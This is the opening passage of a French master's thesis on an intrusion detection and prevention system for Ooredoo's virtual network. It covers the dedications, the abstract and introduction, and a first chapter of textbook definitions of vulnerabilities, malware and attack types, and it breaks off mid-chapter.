
République Algérienne Démocratique et Populaire
Ministère de l'Enseignement Supérieur et de la Recherche Scientifique
Université Saad Dahlab de Blida
Faculté des Sciences
Département d'Informatique




Mémoire de fin d'étude
Pour l'obtention du diplôme de Master en Informatique
Option : Sécurité des systèmes d'information

Thème

La proposition d'une politique de securite pour la protection d'un environnement virtuel via un système de prevention et de detection d'intrusions.

Réaliser par :
Mlle REDDIOUI Khadidja

Promotrice : Mme BOUMAHDI.F
Encadreur : M. BOUDEGNA Zinedine
Co-Encadreur : M. LAKRI Mohamed
Présidente de jury : Mme CHIKHI.I
Examinatrice : Mme HADJ HANI.K
L'organisme d'accueil : Ooredoo



2017/2018

Dédicaces

A l'aide de ***DIEU*** tout puissant, qui trace le chemin de ma vie, j'ai pu arriver à réaliser ce Modeste travail que je dédie :

A la mémoire de mon très cher papa -que Dieu bénisse son âme- pour toutes ses prières, tu resteras à jamais dans mon cœur et dans ma mémoire.

A ma très chère maman,

*A*ffable, honorable, aimable : Tu représentes pour moi le symbole de la bonté par excellence, la source de tendresse et l'exemple du dévouement qui n'as pas cessé de m'encourager et de prier pour moi.


Ta prière et ta bénédiction m'ont été d'un grand secours pour mener à bien mes études.

Aucune dédicace ne saurait être assez éloquente pour exprimer ce que tu mérites pour tous les sacrifices que tu n'as cessé de me donner depuis ma naissance, durant mon enfance et même à l'âge adulte.

Tu as fait plus qu'une mère puisse faire pour que ses enfants suivent le bon chemin dans leur vie et leurs études.

Je dédie ce travail à mes petites sœurs Feriel et Meriem Qui m'ont soutenues et aidées tout au long de ce travail Puisse Dieu, le tout puissant, vous préserver et vous accorder santé, longue vie et bonheur.

Et à tous ceux qui m'aiment et qui me cannaient de proche ou de loin.



Remerciements

En préambule à ce mémoire je remercie **ALLAH** qui m'aide et me donne la patience et le courage durant ces années d'étude.
Je suis profondément reconnaissante envers mes deux encadreurs M. BOUDEGNA Zinedine et M. LAKRI Mohamed pour m'avoir fait le grand honneur de diriger mon projet dans les meilleures conditions, ainsi que pour leurs encadrements, leurs conseils et leurs disponibilités.

Je tiens à remercier aussi M. AKBI Farid le chef service planning de la sécurité de l'information, pour sa bienveillance et ses conseils précieux et sa disponibilité pour que ma formation soit possible.

Je témoigne ma reconnaissance à tout le personnel de Ooredoo pour leur collaboration.

Je remercie tout le corps professoral du département d'informatique de L'université Saad Dahlab de Blida pour les efforts consentis dans notre formation.

Je remercie particulièrement ma promotrice Mme BOUMAHDI pour ses conseils, son soutient et sa disponibilité.

Comme je n'y manquerai pas de remercier mes professeurs, membre de Jury pour l'honneur qu'ils ont fait en acceptant de faire partie de mon Jury.

Mes remerciements vont à l'endroit de tous ceux qui de près ou de loin ont contribué à l'élaboration de ce mémoire.

Résumé

Dans ce projet, on s'intéresse à La proposition d'une politique de securite pour la protection d'un environnement virtuel via un système de prevention et de detection d'intrusions de Oredoo. Une telle solution est composée de deux parties une partie théorique et une partie purement pratique.

De ce fait, notre travail porte sur les points suivants. On commence par une étude sur la sécurité des réseaux informatiques et une définition détaillée sur les systèmes de préventions et de détection d'intrusion, En suite la mise en place d'une solution de supervision open source de réseau. Pour se faire, nous avons mis en place l'outil Security Onion associé à d'autres outils pour avoir une vue globale sur la sécurité du réseau. Pour atteindre à la fin les objectifs décrites dans l'intitulé du stage.

Mots clés : Security Onion, NSM, IDS, IPS, vulnérabilité, détection, intrusion.

Abstract

In this project, we are interested in the proposal of a security policy for the protection of a virtual environment via an intrusion prevention and detection system for Ooredoo network.

Such a solution consists of two parts, a theoretical part and a purely practical part. As a result, our work focuses on the following points. We begin with a study on the security of computer networks and a detailed definition on the systems of prevention and intrusion detection, following the establishment of an open source network monitoring solution.

To do so, we have implemented the Security Onion tool combined with other tools to have a global view of network security. To reach at the end the objectives described in the title of the internship

Key words: Security Onion, NSM, IDS, IPS, vulnerability, detection, intrusion.

Table des matières

Table des matières

Table des matières

Liste des figures

Liste des tableaux

Liste des acronymes et abréviations

A

ANSSI : L'Agence nationale de la sécurité des systèmes d'information
API: application programming interface
ARP: Address Resolution Protocol

C

CERT: Computer Emergency Response Team
CERTA: Centre d'Études et de Ressources en Technologies Avancées
CGI : Common Gateway Interface

D

DAST: Dynamic application security testing
DDoS : Distributed Denial of Service
DMZ: DeMilitarized Zone
DNS: Domain Name Service
DoS: Denial of Service

F

FTP: File Transfer Protocol

H

HIDS : Host Intrusion Detection System
HIPS : Host Intrusion Prevention System

I

IDS: Intrusion Detection System
IDWG: Intrusions Detection exchange format Working Group
IETF: Internet Engineering Task Force
IOC : Indicators of Compromise

IPS: Intrusion Prevention System
IPsec: IP security
ISP: Internet Service Provider
ISS: Internet Security Systems

K

KIPS: Kernel Intrusion Prevention System

N

NIDS : Network Intrusion Detection System
NIPS : Network Intrusion Prevention System

O

OISF: Open Information Security Foundation

OSSEC : Open Source Security
OWASP: Open Web Application Security Project

S

SAST: Static application security testing
SI: Système d'information
SIEM: Security Information and Event Management
SMB: Server Message Block
SSH: Secure Shell
SSL: Secure Socket Layer

Liste des acronymes et abréviations

SSR : Supervision de la Sécurité Réseau

T

TCP : Transmission Control Protocol

U

URI: Uniform Resource Identifier

V

VPN: Virtual Private Network

INTRODUCTION GENERALE

Les réseaux informatiques sont devenus beaucoup plus important qu'ils en aient il y a quelques années. De nos jours les entreprises dès leur création n'hésitent pas à mettre en place un réseau informatique pour faciliter la gestion de leur infrastructure, c'est pour cela que la sécurité de ces réseaux constitue un enjeu crucial.

La sécurité d'un système informatique repose en premier lieu sur la mise en place d'une politique de sécurité. Une fois la politique de sécurité définie, il convient de la mettre en œuvre au sein du système informatique. Deux approches non exclusives sont envisageables : la prévention des attaques et leur détection. La première approche, en appliquant un contrôle a priori sur les actions effectuées au sein du système, s'assure que les utilisateurs ne pourront pas violer la politique. Cette approche évite que le système ne se trouve dans un état corrompu, nécessitant une analyse et une correction. De ce fait, des mécanismes de prévention sont présents sur les systèmes informatiques, il s'agit souvent de contrôle d'accès. Cependant, de tels mécanismes possèdent leurs propres limitations, qui peuvent porter sur des aspects théoriques des modèles sous-jacents ou sur leur implémentation. Ces limitations justifient le recours à des mécanismes de détection d'intrusions.

Afin de qualifier un IDS (système de détection d'intrusion), on s'intéresse à sa fiabilité, qui est sa capacité à émettre une alerte pour toute violation de la politique de sécurité, et à sa pertinence, qui est sa capacité à n'émettre une alerte qu'en cas de violation de la politique de sécurité. Un IDS est parfaitement fiable en absence de faux négatif ; il est parfaitement pertinent en l'absence de faux positif.

Notre stage se déroulera au sein de Wataniya Telecom Algérie SPA, connu sous le nom de Ooredoo est une compagnie internationale leader des télécommunications qui fournit les services de téléphonie mobile, fixe et Internet haut débit et les services Entreprise adaptés aux besoins des particuliers et des entreprises à travers les marchés du Moyen Orient, d'Afrique du Nord et du Sud-Est asiatique.

INTRODUCTION GENERALE

Problématique

la sécurité des systèmes informatiques a ooredoo constitue un enjeu crucial. Le contrôle de l'information traitée et partagée au sein des systèmes qui convergent de plus en plus vers la virtualisation, est un problème d'autant plus délicat que le nombre d'utilisateurs de ces systèmes est important. Relier ces systèmes entre eux au sein de réseaux informatiques, eux-mêmes interconnectés, complexifie donc la tâche des responsables au service de la sécurité de l'information.

Objectifs

Pour assurer la confidentialite, l'integrité et la disponibilite des donnees partagées entre les systèmes informatiques de Ooredoo, L'équipe chargée de la sécurité des systèmes informatiques et de l'information m'a fait partie d'un projet qui consiste au déploiement d'une solution de détection et de prévention des attaques ciblant l'infrastructure virtuelle de Wataniya Telecom Algérie, ainsi la réponse aux incidents.

Pour mettre ce projet en œuvre, nous avons proposé une nouvelle architecture de reseau (qu'on va voir dans les chapitres suivants) afin de developper et configurer un ids/ips pour securiser le reseau virturl de Ooredoo.

Plan du mémoire

Dans le premier chapitre, nous allons définir c'est quoi un réseau et quels sont les menaces, et aussi qu'est-ce qu'une politique de sécurité et les principaux mécanismes de sécurité informatique.

Dans le deuxième, nous allons se concentrer sur la notion des systèmes de préventions et de détections d'intrusion ainsi les différentes solutions de supervision des réseaux et nous finissons par choisir une solution qui convient à nos attentes.

INTRODUCTION GENERALE

Dans le dernier chapitre nous allons mettre en place une solution de supervision de la sécurité réseau, c'est une distribution sous linux, nous allons l'installer, la configurer et enfin la tester pour assurer l'efficacité de notre solution et la sécurité de notre réseau.

CHAPITRE I
CYBERMENACES ET MÉSURES SÉCURITAIRES

1. Introduction

L'informatique et en particulier l'Internet jouent un rôle grandissant dans le domaine des réseaux. Un grand nombre d'applications critiques d'un point de vue de leur sécurité sont déployées dans divers domaines comme le domaine militaire, la santé, le commerce électronique, etc. La sécurité des réseaux devient alors une problématique essentielle tant pour les individus que pour les entreprises ou les états. Il est donc important de définir une politique de sécurité pour ces réseaux et de veiller à son respect. Néanmoins les mécanismes de sécurité préventifs mis en place ne sont pas incontournables. Il est nécessaire de mettre en œuvre des outils permettant de détecter toute violation de la politique de sécurité, c'est-à-dire toute intrusion.

Tout au long de ce chapitre, notre intérêt se porte sur les principales menaces pesant sur la sécurité des réseaux ainsi que les mécanismes de défense.

2. La sécurité des réseaux

La sécurité d'un réseau est un ensemble de moyens techniques, organisationnels, juridiques et humains nécessaires et mis en place pour conserver, rétablir, et garantir sa sécurité. En général, la sécurité d'un réseau englobe celle du système informatique sur lequel il s'appuie. [1]

2.1 Évaluation de la sécurité d'un réseau

La sécurité d'un réseau s'évalue sur la base d'un certain nombre de critères de sécurité. On distingue généralement trois principaux critères de sécurité : [1]

- ✓ ***Disponibilité :*** Elle consiste à garantir l'accès à un service ou à une ressource.
- ✓ ***Intégrité :*** Elle consiste à s'assurer que les données n'ont pas été altérées durant la communication (de manière fortuite ou intentionnelle).
- ✓ ***Confidentialité :*** Elle consiste à rendre l'information inintelligible à d'autres personnes que les seuls acteurs concernés.

En plus de ces trois critères, on peut ajouter les critères suivants :

- ✓ ***Authentification :*** Elle consiste à assurer l'identité d'un utilisateur, c'est-à-dire de garantir à chacun des correspondants que son partenaire est bien celui qu'il croit être.
- ✓ ***Non répudiation :*** Elle consiste à garantie qu'aucun des correspondants ne pourra nier la transaction.

L'évaluation de la sécurité d'un système informatique est un processus très complexe basé en général sur une méthodologie. Cette évaluation passe par une analyse de risques. Cette dernière pesant sur un système informatique elle-même s'appuie sur un ensemble de métriques définies au préalable. [1]

3. Les Causes pour sécuriser les réseaux

3.1 Les vulnérabilités (ou faille)

Tous les systèmes informatiques sont vulnérables. Peu importe le niveau de vulnérabilité de ceux-ci. Une vulnérabilité est une faille ou une faiblesse pouvant être exploitée par une personne mal intentionnée pour nuire. [1]

Les vulnérabilités des systèmes peuvent être classées en catégorie (humaine, technologique, organisationnelle, mise en œuvre).

a. **Vulnérabilités humaines** : L'être humain par sa nature est vulnérable. La plupart des vulnérabilités humaines proviennent des erreurs (négligence, manque de compétences, surexploitation, etc.), car ne dit-on pas souvent que l'erreur est humaine ? Un SI étant composé des humains, il convient d'assurer leur sécurité si l'on veut garantir un maximum de sécurité dans le SI. [1]
b. **Vulnérabilités technologiques** : Avec la progression exponentielle des outils informatiques, les vulnérabilités technologiques sont découvertes tous les jours. Ces vulnérabilités sont à la base dues à une négligence humaine lors de la conception et la réalisation. Pour être informé régulièrement des vulnérabilités technologiques découvertes, il suffit de s'inscrire sur une liste ou des listes de diffusion mises en place par les CERT (Computer Emergency Response Team). [1]
c. **Vulnérabilités organisationnelles** : Les vulnérabilités d'ordre organisationnel sont dues à l'absence des documents cadres et formels, des procédures (de travail, de validation) suffisamment détaillées pour faire face aux problèmes de sécurité du système. Quand bien même ces documents et procédures existent, leur vérification et mises à jour ne sont pas toujours bien assurées. [1]
d. **Vulnérabilités mise en œuvre** : Les vulnérabilités au niveau mise en œuvre peuvent être dues à la non prise en compte des certains aspects lors de la réalisation d'un projet. [1]

3.1.1 OWASP[1] TOP10 des vulnérabilités des applications Web [4]

OWASP est une communauté en ligne travaillant sur la sécurité des applications Web. Sa philosophie est d'être à la fois libre et ouverte à tous. Elle a pour vocation de publier des recommandations de sécurisation Web et de proposer des méthodes et outils de référence permettant de contrôler le niveau de sécurisation de ses applications Web, la dernière version de l'OWASP TOP 10 a été publier en 2017 collectant les dix principales failles des applications Web citées comme suit :

Figure 1.1 : TOP 10 des vulnérabilités des applications web [7]

[1] Open Web Application Security Project

Nous définissons quelques-unes de ces vulnérabilités :

A1- Injection

L'attaque par injection est évaluée par l'OWASP comme étant la plus risquée, car la faille est assez répandue, il est facile de l'exploiter et l'impact peut être très important. Cela va de la simple récupération de données à la prise totale de contrôle du serveur. La victime de l'attaque est un des composants techniques de l'application Web. (Figure 1.1)




Figure 1.2 : Injection SQL [6]

A9- Utiliser des composants avec des vulnérabilités connus

Bien qu'il soit facile de trouver des exploits déjà écrits pour de nombreuses vulnérabilités connues, d'autres vulnérabilités nécessitent un effort concentré pour développer un exploit personnalisé.

3.2 Menaces

On peut également classer les menaces en deux catégories selon qu'elles ne changent rien (menaces *passives*) ou qu'elles perturbent effectivement le réseau (menaces *actives*). [1]

a. ***Les menaces passives*** : consistent essentiellement à copier ou à écouter l'information sur le réseau, elles nuisent à la confidentialité des données. Dans ce cas, celui qui prélève une copie n'altère pas l'information elle-même. [1]

b. ***Les menaces actives*** : sont de nature à modifier l'état du réseau. [1]

3.3 Les logiciels malveillants

Ce sont des logiciels développés par des hackers dans le but de nuire à un système d'informations.

- **Les Virus :** un virus est un segment de programme qui, lorsqu'il s'exécute, se reproduit en s'adjoignant à un autre programme (du système ou d'une application), et qui devient ainsi un cheval de Troie. Puis le virus peut ensuite se propager à d'autres ordinateurs (via un réseau) à l'aide du programme légitime sur lequel il s'est greffé. Il peut également avoir comme effets de nuire en perturbant plus ou moins gravement le fonctionnement de l'ordinateur infecté. [2]

  Les virus peuvent être classés suivant leur mode de propagation et leurs cibles : [3]

  - ✓ **Le virus de boot** : il est chargé en mémoire au démarrage et prend le contrôle de l'ordinateur.
  - ✓ **Le virus d'application** : ils infectent les programmes exécutables, c'est-à-dire les programmes (.exe, .com ou .sys) en remplaçant l'amorce du fichier, de manière à ce que le virus soit exécuté avant le programme infecté. Puis ces virus rendent la main au programme initial, camouflant ainsi leur exécution aux yeux de l'utilisateur.
  - ✓ **La macro virus** : il infecte des logiciels de la suite Microsoft Office les documents bureautiques en utilisant leur langage de programmation, qui contaminera tous les documents basés sur lui, lors de leur ouverture.

- **Les Vers :** Un ver est un programme autonome qui se reproduit et se propage à l'insu des utilisateurs. Contrairement aux virus, un ver n'a pas besoin d'un logiciel hôte pour se dupliquer. Le ver a habituellement un objectif malicieux, par exemple :

✓ Espionner l'ordinateur dans lequel il réside ;

✓ Offrir une porte dérobée à des pirates informatiques ; [2]

- **Les chevaux de Troie :** Un cheval de Troie est une forme de logiciel malveillant déguisé en logiciel utile. Son but : se faire exécuter par l'utilisateur, ce qui lui permet de contrôler l'ordinateur et de s'en servir pour ses propres fins. Généralement d'autres logiciels malveillants seront installés sur votre ordinateur, tels que permettre la collecte frauduleuse, la falsification ou la destruction de données. [2]

- **Les logiciels espions :** (Espiogiciel ou logiciel espion) est un programme ou un sous-programme, conçu dans le but de collecter des données personnelles sur ses utilisateurs et de les envoyer à son concepteur, ou à un tiers via Internet ou tout autre réseau informatique, sans avoir obtenu au préalable une autorisation explicite et éclairée desdits utilisateurs. [2]
- **Le spam :** correspond à l'envoi intempestif de courriers électroniques, publicitaires ou non, vers une adresse mail. Le spam est une pollution du courrier légitime par une énorme masse de courrier indésirable non sollicité. [8]

3.4 Les intrusions

Une intrusion est définie comme une faute malveillante d'origine interne ou externe résultant d'une attaque qui a réussi à exploiter une vulnérabilité. Elle est susceptible de produire des erreurs pouvant provoquer une défaillance vis-à-vis la sécurité, c'est-à-dire une violation de la politique de sécurité du système. Le terme d'intrusions sera employé dans le cas où l'attaque est menée avec succès et où l'attaquant a réussi à s'introduire et/ou compromettre le système. [9]

3.5 Les Attaques

a) **Définition :** Une attaque est définie comme faute d'interaction malveillante visant à violer une ou plusieurs propriétés de sécurité. C'est une faute externe créée avec l'intention de nuire, y compris les attaques lancées par des outils automatiques : vers, virus, etc. La notion d'attaque ne doit pas être confondue avec la notion d'intrusions. [9]

b) **Les motivations d'une attaque :** Les motivations des attaques peuvent être liées à divers objectifs : [10]

- ✓ Obtenir un accès au système ;
- ✓ Voler des informations, tels que des secrets industriels ou des propriétés intellectuelles ;
- ✓ Collectionner des informations personnelles sur un utilisateur
- ✓ S'informer sur l'organisation ;
- ✓ Récupérer des données bancaires ;
- ✓ S'informer sur l'organisation (entreprise de l'utilisateur, etc.) ;
- ✓ Troubler le bon fonctionnement d'un service ;

- ✓ Par simple jeu ou par défi ;
- ✓ Pour terrorisme ou pour des fins politique ;
- ✓ Pour apprendre ;

c) **Type d'attaques :** Les hackers utilisent plusieurs techniques d'attaques. Ces attaques peuvent être regroupées en trois familles différentes : [11]

✓ **Les attaques directes :** C'est la plus simple des attaques. L'hacker attaque directement sa victime à partir de son ordinateur. La plupart des hackers utilisent cette technique. En effet, les programmes de hack qu'ils utilisent ne sont que faiblement paramétrable, et un grand nombre de ces logiciels envoient directement les paquets à la victime. [11] (Figure 1.3)




Figure 1.3 : Attaque directe

✓ **Les attaques indirectes par rebond :** Cette attaque est très prisée des hackers.

En effet, le rebond a deux avantages :

a. Masquer l'identité du hacker.
b. Utiliser les ressources de l'ordinateur intermédiaire car il est plus puissant pour attaquer.

Le principe en lui-même, est simple : Les paquets d'attaque sont envoyés à l'ordinateur intermédiaire, qui répercute l'attaque vers la victime. D'où le terme par rebond. (Figure 1.4)




Figure 1.4 : Attaque indirecte par rebond

✓ **Les attaques indirectes par réponse :** Cette attaque est un dérivé de l'attaque par rebond. Elle offre les mêmes avantages, du point de vue de l'hacker. Mais au lieu d'envoyer une attaque à l'ordinateur intermédiaire pour qu'il la répercute, l'attaquant va lui envoyer une requête. Et c'est cette réponse à la requête qui va être envoyée à l'ordinateur victime. (Figure 1.5)




Figure 1.5 : Attaque indirecte par réponse

d) **Catégorie des attaques :** Il existe quatre catégories d'attaques :

- **Attaques par interruption :** c'est une attaque portée à la disponibilité. La destruction d'une pièce matérielle (tel un disque dur), la coupure d'une ligne de communication, ou la mise hors service d'un système de gestion de fichiers en sont des exemples. (Figure 1.6)




Figure 1.6 : Attaque par interruption

- **Attaque par interception :** C'est une attaque portée à la confidentialité. Il peut s'agir d'une personne, d'un programme ou d'un ordinateur. Une écoute téléphonique dans le but de capturer des données sur un réseau, ou la copie non autorisée de fichiers ou de programme en sont des exemples. (Figure 1.7)




Figure 1.7 : Attaque par interception

- **Attaque par modification :** Il s'agit d'une attaque portée à l'intégrité. Changer des valeurs dans un fichier de données, altérer un programme de façon à bouleverser son comportement ou modifier le contenu de messages transmis sur un réseau sont des exemples de telles attaques. (Figure 1.8)

